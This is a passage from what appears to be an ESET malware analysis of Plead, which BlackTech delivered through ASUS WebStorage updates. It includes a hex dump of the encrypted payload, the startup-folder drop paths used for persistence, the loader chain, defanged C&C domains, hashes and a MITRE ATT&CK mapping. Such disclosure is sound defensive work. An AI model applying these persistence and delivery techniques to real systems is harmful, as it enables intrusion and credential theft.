000182EE:  6B 83 04 60-51 96 35 87-99 56 C9 30-40 24 34 22  kГ♦`QЦ5ЗЩV╔0@$4"
000182FE:  70 E2 F4 12-32 91 8B B2-0D 5F 4E A9-7B FB 72 32  pтЇ↕2СЛ▓♪_Nй{√r2
0001830E:  D6 61 84 C0-B8 1D 2F EA-66 7E 06 0E-B7 7E 17 58  ╓aД└╕↔/ъf~♠♫╖~↨X
0001831E:  4A 13 B2 B6-24 E7 E1 1A-9B F9 26 FA-E2 53 E1 A5  J‼▓╢$чс→Ы·&·тSce
0001832E:  F9 D0 38 D3-20 33 CE DD-E2 04 2B 89-F5 3A 3E 84  ·╨8╙ 3╬▌т♦+Йї:>Д
0001833E:  FA 0B AB 5F-AF 08 19 BB-02 5C 48 12-D2 E4 9C D8  ·♂л_п◘↓╗☻\H↕╥фЬ╪
0001834E:  45 36 80 F7-C1 96 EA 1E-3E F5 64 C0-8E 26 4A E9  E6Ay┴Цъ▲>їd└O&Jщ
0001835E:  EB 70 98 3A-C4 F7 01 08-E4 6E 4A BE-DA 38 5E 09  ырШ:─ў☺◘фnJ╛┌8^○
0001836E:  8D 70 31 2F-F0 DD 5F 10-5F A7 1F 03-AC 4B FD 31  Нp1/Ё▌_►_з▼♥мK¤1
0001837E:  2A E6 72 FF-B1 F8 1A 62-3B C5 43 6F-54 32 9D 43  *цr ▒°→b;┼CoT2ЭC
0001838E:  43 67 32 1D-3B 4C AF 80-B7 2D 4F FC-84 27 8A 89  Cg2↔;LпА╖-O№Д'КЙ
0001839E:  4A 5D BB B5-A1 18 E3 0B-5F EB 99 DB-3E AF D8 A8  J]╗╡б↑у♂_ыЩ█>п╪и
000183AE:  3B 4C AF 80-A6 70 BB F8-BA ED 05 64-7D C3 A8 46  ;LпАжp╗°║э♣d}├иF
000183BE:  D9 D1 FB 6B-B8 1E B8 89-59 AA A0 5D-C5 0F AE 88  ┘╤√k╕▲╕ЙYка]┼☼оИ
000183CE:  EC 23 31 E4-32 D8 AD 94-FA 4A 36 A4-AB 01 BE 41  ь#1ф2╪нФ·J6дл☺╛A
000183DE:  E7 11 F1 06-3C DA 13 4D-2C 80 06 0A-87 B8 D3 E6  ч◄ё♠<┌‼M,А♠◙З╕╙ц
000183EE:  4E CC E3 47-7E 72 C7 64-B6 75 35 49-D4 44 98 35  N╠уG~r╟d╢u5I╘DШ5
```

Figure 6. The data used by the Plead malware in the downloaded PNG file

The decrypted data contains a Windows PE binary, which can be dropped and executed using one of the absolute filenames and paths:

- %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\slui.exe
- %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ctfmon.exe
- %TEMP%\DEV[4_random_chars].TMP

By writing itself to the Start Menu startup folder, the malware gains persistence – it will be loaded each time the current user logs into the system.

The dropped executable is a second-stage loader, whose purpose is to decrypt shellcode from its PE resource and execute it in memory. This shellcode loads a third-stage DLL, whose purpose is to get an additional module from a C&C server and execute it. The third-stage DLL and downloaded module are thoroughly analyzed by JPCERT and published in their blogpost (referred to there as “TSCookie”).

Conclusion

Attackers are constantly looking for new ways to deliver their malware in a stealthier way. We see that supply-chain and man-in-the-middle attacks are used more and more often by various attackers all around the globe.

This is why it's very important for software developers not only to thoroughly monitor their environment for possible intrusions, but also to implement proper update mechanisms in their products that are resistant to MitM attacks.

ESET researchers notified ASUS Cloud Corporation prior to this publication.

For any inquiries, or to make sample submissions related to this subject, please contact us at threatintel@eset.com.

Indicators of Compromise (IoCs)

ESET detection names
Win32/Plead.AP trojan
Win32/Plead.AC trojan

Plead samples (SHA-1)
77F785613AAA41E4BF5D8702D8DFBD315E784F3E
322719458BC5DFFEC99C9EF96B2E84397285CD73
F597B3130E26F184028B1BA6B624CF2E2DECAA67

C&C servers
update.asuswebstorage.com.ssmailer[.]com
www.google.com.dns-report[.]com

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Execution	T1203	Exploitation for Client Execution	BlackTech group exploits a vulnerable update mechanism in ASUS WebStorage software in order to deploy Plead malware in some networks.

Tactic	ID	Name	Description
Persistence	T1060	Registry Run Keys / Startup Folder	Plead malware might drop a second stage loader in the Start Menu's startup folder.
Defense Evasion	T1116	Code Signing	Some Plead malware samples are signed with stolen certificates.
T1027	Obfuscated Files or Information	Plead malware encrypts its payloads with the RC4 algorithm.	
Credential Access	T1081	Credentials in Files	BlackTech can deploy a module that steals credentials from the victim's browser and email clients.
Discovery	T1083	File and Directory Discovery	Plead malware allows attackers to obtain a list of files.
T1057	Process Discovery	Plead malware allows attackers to obtain a list of running processes on a system.	
Command And Control	T1105	Remote File Copy	Plead malware allows attackers to upload and download files from its C&C.
T1071	Standard Application Layer Protocol	Plead malware uses HTTP for communication with its C&C.	
Exfiltration	T1041	Exfiltration Over Command and Control Channel	Data exfiltration is done using the already opened channel with the C&C server.

14 May 2019 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion